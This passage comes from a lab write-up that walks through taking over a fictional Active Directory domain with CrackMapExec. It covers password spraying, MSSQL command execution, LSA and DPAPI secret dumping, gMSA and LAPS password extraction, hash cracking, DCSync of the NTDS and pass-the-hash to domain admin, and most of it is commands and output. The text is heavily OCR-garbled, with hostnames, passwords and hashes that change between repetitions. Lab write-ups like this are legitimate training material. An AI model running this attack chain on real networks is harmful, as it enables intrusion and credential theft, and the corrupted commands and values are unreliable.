+ crackMapExec git:(master) ✘ poetry run crackmapexec msasn1 srv01.pouلدard.wizard -u 'gMSA-msasn1$' -p ''2w7yutTf8n2xGdjpsemH8sGf9KDUEQVBTS7EFQOE9jmSSern#7Hrg9A5'  
[+] MSSQL SRV01.pouلدard.wizard 1433 SRV01 [+] Windows 10.0 Build 17763 (name:SRV01) (domain:pouلدard.wizard)  
[+] MSSQL SRV01.pouلدard.wizard 1433 SRV01 [+] Windows 10.0 Build 17763 (name:SRV01) (domain:pouلدard.wizard)
```

```
crackmapexec mssql srv01.pouldlard.wizard -u 'gMSA-mssql$' -p '!@2u7yutTf8p2gYadinsomh8cGf9kDuEoVBTsE75E00E9imSScpn#7Hrg9AE'
```

```
+ CrackMapExec git:(master) ✘ poetry run crackmapexec smb targets.txt -u Administrator -p '^2w7ytTf8n2gXgdjpsemH8sGf9kDuEQVBtsE7EFQEQ9jmSSern#7Hrg9A5' --local-auth
SMB      10.0.0.5      445    SRV01      [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:SRV01) (signing:False) (SMBv1:False)
SMB      10.0.0.4      445    AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:AD01) (signing:True) (SMBv1:False)
SMB      10.0.0.6      445    SRV02      [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:SRV02) (signing:False) (SMBv1:False)
SMB      10.0.0.4      445    AD01      [*] AD01\Administrator:2w7ytif8n2gXgdjpsemH8sGf9kDuEQVBtsE7EFQEQ9jmSSern#7Hrg9A5 STATUS_LOGON_FAILURE
SMB      10.0.0.5      445    SRV01      [*] SRV01\Administrator:2w7ytif8n2gXgdjpsemH8sGf9kDuEQVBtsE7EFQEQ9jmSSern#7Hrg9A5 STATUS_LOGON_FAILURE
SMB      10.0.0.6      445    SRV02      [*] SRV02\Administrator:2w7ytif8n2gXgdjpsemH8sGf9kDuEQVBtsE7EFQEQ9jmSSern#7Hrg9A5 STATUS_LOGON_FAILURE

Running CME against 3 targets
```

```
crackmapexec smb targets.txt -u Administrator -p '^\w{7}yutTf8n2qXqdipsemH8sGf9kDuE0VBTsE7EF00E9jmSSern#7Hrq9A5' --local-auth
```

So I decide to look at the local administrators and we can see that the local administrator's name is not the default one but adminsrv. When I try to authenticate with the password, it works and I'm the local administrator of the first machine in the lab.

```
+ CrackMapExec git:(master) x poetry run crackmapexec mssql srv01.pouldard.wizard -u hermnione -p '8Y6DGSKcijN83M7%5o#vD4z$Lo4iFFidz7f3ybp@L8YEHH$hhubjav3CsmPP' -X 'net users'
[+] Windows 10.0 Build 17763 (name:SRV01) (domain: pouldard.wizard)
[+] pouldard.wizard\hermnione:8Y6DGSKcijN83M7%5o#vD4z$Lo4iFFidz7f3ybp@L8YEHH$hhubjav3CsmPP (Pwn3d!)
[*] User accounts for \\SRV01
[+]
[+] admin$rv          DefaultAccount      Guest
[+] test1239          test42             WDAGUtilityAccount
[*] The command completed successfully.

[+] Executed command via mssqlexec
User accounts for \\SRV01
[+]
[+] admin$rv          DefaultAccount      Guest
[+] test1239          test42             WDAGUtilityAccount
[*] The command completed successfully.
```

```
crackmapexec mssql 10.0.0.5 -u hermnione -p  
'&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFIdz7f3ybp@L8YEhHh$hwbiav3CsmPP' -X 'net users'
```

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb srv01.pouldard.wizard -u 'admin$rv01' -p '^2w7yutfF8z$gxgdpjsemH8s6f9kduEQV8tsE7EFQ0E9jmSSern#7Hrg9A5' --local-auth  
SMB      SRV01.pouldard.wizard 445  SRV01      [+] Windows-17763 x64 (name:SRV01) (domain:SRV01) (signature:False) (SMBv1:False)  
SMB      SRV01.pouldard.wizard 445  SRV01      [+] SRV01\adminsrv: ^2w7yutfF8z$gxgdpjsemH8s6f9kduEQV8tsE7EFQ0E9jmSSern#7Hrg9A5 (Pwn3d!)
```

Now that we are local administrator we will do post exploitation and specifically try to recover new credentials to be able to lateralize on the other machines of the lab. By dumping the LSA secrets we recover a gmsa account, we have several possibilities to recover the name of the gmsa account, either we recover the id of this one and we use the `--gmsa-convert-id` option or otherwise we can decrypt the gmsa account in lsas with `--gmsa-decrypt-lsa`

```
crackmapexec smb srv01.pouldlard.wizard -u 'adminsrv' -p 'A2w7vutTf8n2$@oXadinssemH8sGf9kDUeOVRTsE7EE00F9imSSerp#7Hrg9A5' --local-auth --lsa
```

```
-. CrackMapExec git:(master) ✘ poetry run crackmapexec ldap ad01.pouldard.wizard -u ron -p "Super$Secure&Password$2015?" --gmsa-convert-id d3aa49e5997e701fdf608eb176b55131e6d2be9f0c8fc31590db0d58c88dbb  
SNB ad01.pouldard.wizard 445 A001 [+] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SNBv1:False)  
LDAP ad01.pouldard.wizard 389 A001 [+] pouldard.wizard#:Super$Secure&Password$2015?
```

```
crackmapexec ldap ad01.pouldlard.wizard -u ron -p '#Super@Secure&Password$2015?' --  
    -mrcs convert_id d3cc9e49c5f97c701fd5608cb176b5f121c6d2bc0fec0f6c2150edbd58c88d8b
```

```
→ CrackMapExec git:(master) x poetry run crackmapexec ldap ad01.pouldard.wizard -u ron -p '#Super@Secure&Password$2015?' --gmsa-decrypt-lsa '_SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_d3aa849e5997e701fd688eb176b5131ed2be9ff0fc6c159dbbd8c83abb_010000022810000100000002101a07cc79fd4621ac19a956f94ec857c608fb78c72833e9fed3d38db4da5755997ea869fde0ff9b98a865817017ef250e37e3213989e06f1062fcdea32002452abe5367df492647fe18042bz2f84ab76ba60d9542d7983ac0e3d9c713eaaa56caccdde1402fd6b19cb0d13521f8460b234f651390e1daba3f39dfebcf1744d6c45c605076441a162af1bd022b4b7972547ade90b9a3c650fcacf6b6fb9587fe45179fc7e45ea15de49bc11889e5461a6acc9e6979f41d187660001de021251c8262769aa03e17917b2423ea0858b56ecc4f38312496ba49f353ecd3968a648ce6b286a324e13f9e9fb0446e9a4ccb38316ef1fb8fcde08000e9d469c41d170000e97699111d170000' SMB ad01.pouldard.wizard 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False) LDAP ad01.pouldard.wizard 389 AD01 [*] pouldard.wizard\ron:#Super@Secure&Password$2015? (SMBv1:False) LDAP ad01.pouldard.wizard 389 AD01 Account: gMSA-mssql$ HTML: 4555b90d1f75461ac0fe6d759a111ab7
```


```
crackmapexec ldap ad01.pouldard.wizard -u ron -p '#Super@Secure&Password$2015?' --gmsa-decrypt-lsa '_SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}.....'
```

With this new account we can still check if he does not have interesting permissions on the shares or if he is not the local administrator of a machine but we do not find much interesting.

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --shares -k
SMB 10.0.0.4 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB 10.0.0.6 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.5 445 SRV01 [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouldard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.4 445 AD01 [*] pouldard.wizard\gMSA-mssql$:4555b90d1f75461ac0fe6d759a111ab7
SMB 10.0.0.6 445 SRV02 [*] pouldard.wizard\gMSA-mssql$:4555b90d1f75461ac0fe6d759a111ab7
SMB 10.0.0.4 445 AD01 [*] Enumerated shares
SMB 10.0.0.4 445 AD01 Share Permissions Remark
SMB 10.0.0.4 445 AD01 ADMIN$ ----- Remote Admin
SMB 10.0.0.4 445 AD01 C$ ----- Default share
SMB 10.0.0.4 445 AD01 D$ ----- Default share
SMB 10.0.0.4 445 AD01 IPC$ READ Remote IPC
SMB 10.0.0.4 445 AD01 NETLOGON READ Logon server share
SMB 10.0.0.4 445 AD01 SYSVOL READ Logon server share
SMB 10.0.0.5 445 SRV01 [*] pouldard.wizard\gMSA-mssql$:4555b90d1f75461ac0fe6d759a111ab7
SMB 10.0.0.6 445 SRV02 [*] Enumerated shares
SMB 10.0.0.6 445 SRV02 Share Permissions Remark
SMB 10.0.0.6 445 SRV02 ADMIN$ ----- Remote Admin
SMB 10.0.0.6 445 SRV02 C$ ----- Default share
SMB 10.0.0.6 445 SRV02 D$ ----- Default share
SMB 10.0.0.6 445 SRV02 IPC$ READ Remote IPC
SMB 10.0.0.6 445 SRV02 SPIDER ----- 
SMB 10.0.0.5 445 SRV01 [*] Enumerated shares
SMB 10.0.0.5 445 SRV01 Share Permissions Remark
SMB 10.0.0.5 445 SRV01 ADMIN$ ----- Remote Admin
SMB 10.0.0.5 445 SRV01 C$ ----- Default share
SMB 10.0.0.5 445 SRV01 D$ ----- Default share
SMB 10.0.0.5 445 SRV01 IPC$ READ Remote IPC
Running CME against 3 targets 100% 0:00:00
```

```
crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --shares -k
```

When we look in bloodhound on the other hand we see that the `gMSA-mssql$` account is part of the `LAPSD` group, so it may have the permissions to read the LAPS passwords of one of the machines. And indeed with the `--laps` option we can see that we can dump the LAPS password of the `SRV02` machine.



`gMSA-mssql$` account groups in Bloodhound

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --laps
SMB 10.0.0.6 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.4 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB 10.0.0.5 445 SRV01 [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouldard.wizard) (signing:False) (SMBv1:False)
LDAP 10.0.0.4 389 AD01 [-] msCSDAdmPvd or msLAPS-Password is empty or account cannot read LAPS property for AD01
LDAP 10.0.0.5 389 SRV01 [-] msCSDAdmPvd or msLAPS-Password is empty or account cannot read LAPS property for SRV01
SMB 10.0.0.6 445 SRV02 [*] SRV02\adminsrv:d3821ab41746d3b90c0d503c1932dc36 (Pwn3d!)
Running CME against 3 targets 100% 0:00:00
```

```
crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --laps
```

We can do the same post-exploitation process as on the SRV01 machine but I can't find much. I had a problem with the `--dpapi` option, for some obscure reason it could not find any dpapi blob to decrypt however when I chained the `--laps` and `--dpapi` module to use the password dump in laps to dump the credentials of the dpapi I got a different result.

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb srv02.pouldard.wizard -u 'adminsrv' -H d3821ab41746d3b90c0d503c1932dc36 --local-auth --dpapi
SMB SRV02.pouldard.wizard 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:SRV02) (signing:False) (SMBv1:False)
SMB SRV02.pouldard.wizard 445 SRV02 [*] SRV02\adminsrv:d3821ab41746d3b90c0d503c1932dc36 (Pwn3d!)
SMB SRV02.pouldard.wizard 445 SRV02 [*] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB SRV02.pouldard.wizard 445 SRV02 [*] Got 6 decrypted masterkeys. Looting secrets...
→ CrackMapExec git:(master) x
```

```
crackmapexec smb srv02.pouldard.wizard -u 'adminsrv' -H d3821ab41746d3b90c0d503c1932dc36 --local-auth --dpapi
```

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --laps --dpapi
SMB 10.0.0.6 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.4 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB 10.0.0.5 445 SRV01 [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouldard.wizard) (signing:False) (SMBv1:False)
LDAP 10.0.0.4 389 AD01 [-] msCSDAdmPvd or msLAPS-Password is empty or account cannot read LAPS property for AD01
LDAP 10.0.0.5 389 SRV01 [-] msCSDAdmPvd or msLAPS-Password is empty or account cannot read LAPS property for SRV01
SMB 10.0.0.6 445 SRV02 [*] SRV02\adminsrv:d3821ab41746d3b90c0d503c1932dc36 (Pwn3d!)
SMB 10.0.0.6 445 SRV02 [*] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB 10.0.0.6 445 SRV02 [*] Got 7 decrypted masterkeys. Looting secrets...
SMB 10.0.0.6 445 SRV02 [admin$][CREDENTIAL] Domain:targets=s3cr3t_to_da - just_guest:aed0bd9b739f70a5d04305fa4cbd2416
Running CME against 3 targets 100% 0:00:00
```

```
crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --laps --dpapi
```

And that's where the guessing part of the lab came in, in the dpapi blob we get an NT hash but we don't have a user to match it, so I'm trying to break it and spray that hash on the domain users and local users but nothing works.

```
→ CrackMapExec git:(master) x john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2023-07-01 23:35) 0g/s 24311Kp/s 24311Kc/s 24311KC/s markinho..*7;Vamos!
Session completed.
```

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
```

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u adminsrv -H aed0bd9b739f70a5d04305fa4cbd2416 --local-auth
SMB 10.0.0.6 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:SRV02) (signing:False) (SMBv1:False)
SMB 10.0.0.5 445 SRV01 [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:SRV01) (signing:False) (SMBv1:False)
SMB 10.0.0.4 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:AD01) (signing:True) (SMBv1:False)
SMB 10.0.0.6 445 SRV02 [-] SRV02\adminsrv:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
SMB 10.0.0.5 445 SRV01 [-] SRV01\adminsrv:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
SMB 10.0.0.4 445 AD01 [-] AD01\adminsrv:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
Running CME against 3 targets 100% 0:00:00
```

```
crackmapexec smb targets.txt -u adminsrv -H aed0bd9b739f70a5d04305fa4cbd2416 --local-auth
```

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb ad01.pouldard.wizard -u users.lst -H aed0bd9b739f70a5d04305fa4cbd2416
SMB ad01.pouldard.wizard 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard\ron:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
SMB ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard\rubens:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
SMB ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard\tom:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
SMB ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard\hermione:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
SMB ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard\internal-admin:aed0bd9b739f70a5d04305fa4cbd2416 STATUS_LOGON_FAILURE
```

```
crackmapexec smb ad01.pouldard.wizard -u users.lst -H aed0bd9b739f70a5d04305fa4cbd2416
```

In fact, we had to guess that the NT hash we obtained previously was that of the domain controller **AD01\$** and since the domain controllers have replication rights by default, we can therefore DCSync with the account **AD01\$**

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb ad01.pouldard.wizard -u 'AD01$' -H aed0bd9b739f70a5d04305fa4cbd2416 --ntds
[*] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntduutil [y/n]
SMB      ad01.pouldard.wizard 445  AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB      ad01.pouldard.wizard 445  AD01      [*] pouldard.wizard\AD01$:aed0bd9b739f70a5d04305fa4cbd2416
SMB      ad01.pouldard.wizard 445  AD01      [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB      ad01.pouldard.wizard 445  AD01      [*] Dumping the NTDS, this could take a while so go grab a redbull...
SMB      ad01.pouldard.wizard 445  AD01      rubus:500:aad3b435b51404eeaad3b435b51404ee:fcc544c8d57cb480440e613eeb700d65:::
SMB      ad01.pouldard.wizard 445  AD01      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
SMB      ad01.pouldard.wizard 445  AD01      krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e761d978c16fd64ab8c172497d52:::
SMB      ad01.pouldard.wizard 445  AD01      pouldard.wizard\ron:1105:aad3b435b51404eeaad3b435b51404ee:d41ffdf8851fed5e7xd232dcdb7a8e4:::
SMB      ad01.pouldard.wizard 445  AD01      pouldard.wizard\yron:1107:aad3b435b51404eeaad3b435b51404ee:82145fddae2b43ef9b3f933df9dc7a:::
SMB      ad01.pouldard.wizard 445  AD01      pouldard.wizard\internal-admin:1109:aad3b435b51404eeaad3b435b51404ee:c437840ad22aeed05c874736e0780c20:::
SMB      ad01.pouldard.wizard 445  AD01      pouldard.wizard\herminie:1112:aad3b435b51404eeaad3b435b51404ee:3e153441544466b2823804f2a968f95:::
SMB      ad01.pouldard.wizard 445  AD01      AD01$:1000:aad3b435b51404eeaad3b435b51404ee:aed0bd9b739f70a5d04305fa4cbd2416:::
SMB      ad01.pouldard.wizard 445  AD01      SRV01$::103:aad3b435b51404eeaad3b435b51404ee:04bab0c56e2129305a1be4bf86:::
SMB      ad01.pouldard.wizard 445  AD01      SRV02$::104:aad3b435b51404eeaad3b435b51404ee:da73327b2f21b971c6584e51df1e29f7:::
SMB      ad01.pouldard.wizard 445  AD01      gMSA-ssSQL$::108:aad3b435b51404eeaad3b435b51404ee:4555b90d1f75461acbfed759a111ab7:::
SMB      ad01.pouldard.wizard 445  AD01      [*] Dumped 11 NTDS hashes to /home/kali/.cme/logs/AD01_ad01.pouldard.wizard_2023-07-02_021855.ntds of which 7 were added to the database
SMB      ad01.pouldard.wizard 445  AD01      [*] To extract only enabled accounts from the output file, run the following command:
SMB      ad01.pouldard.wizard 445  AD01      [*] cat /home/kali/.cme/logs/AD01_ad01.pouldard.wizard_2023-07-02_021855.ntds | grep -iv disabled | cut -d ':' -f1
SMB      ad01.pouldard.wizard 445  AD01      [*] grep -iv disabled /home/kali/.cme/logs/AD01_ad01.pouldard.wizard_2023-07-02_021855.ntds | cut -d ':' -f1
```

```
crackmapexec smb ad01.pouldard.wizard -u 'AD01$' -H aed0bd9b739f70a5d04305fa4cbd2416 --ntds
```

We can connect with the **rubeus** account from which we have retrieved the NT hash by having DCsync and we see that we are indeed domain admin with the mention (**Pwn3d!**) on the domain controller

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb ad01.pouldard.wizard -u 'rubeus' -H fac544c8d57cb480440e613eeb700d65 -x whoami
SMB      ad01.pouldard.wizard 445  AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB      ad01.pouldard.wizard 445  AD01      [*] pouldard.wizard\rubeus:fac544c8d57cb480440e613eeb700d65 (Pwn3d!)
SMB      ad01.pouldard.wizard 445  AD01      [*] Executed command
SMB      ad01.pouldard.wizard 445  AD01      pouldard\rubeus
```

```
crackmapexec smb ad01.pouldard.wizard -u 'rubeus' -H fac544c8d57cb480440e613eeb700d65 -x whoami
```

Thanks to mpgn for setting up the lab and Wil for helping to run the workshop.

## Ressources :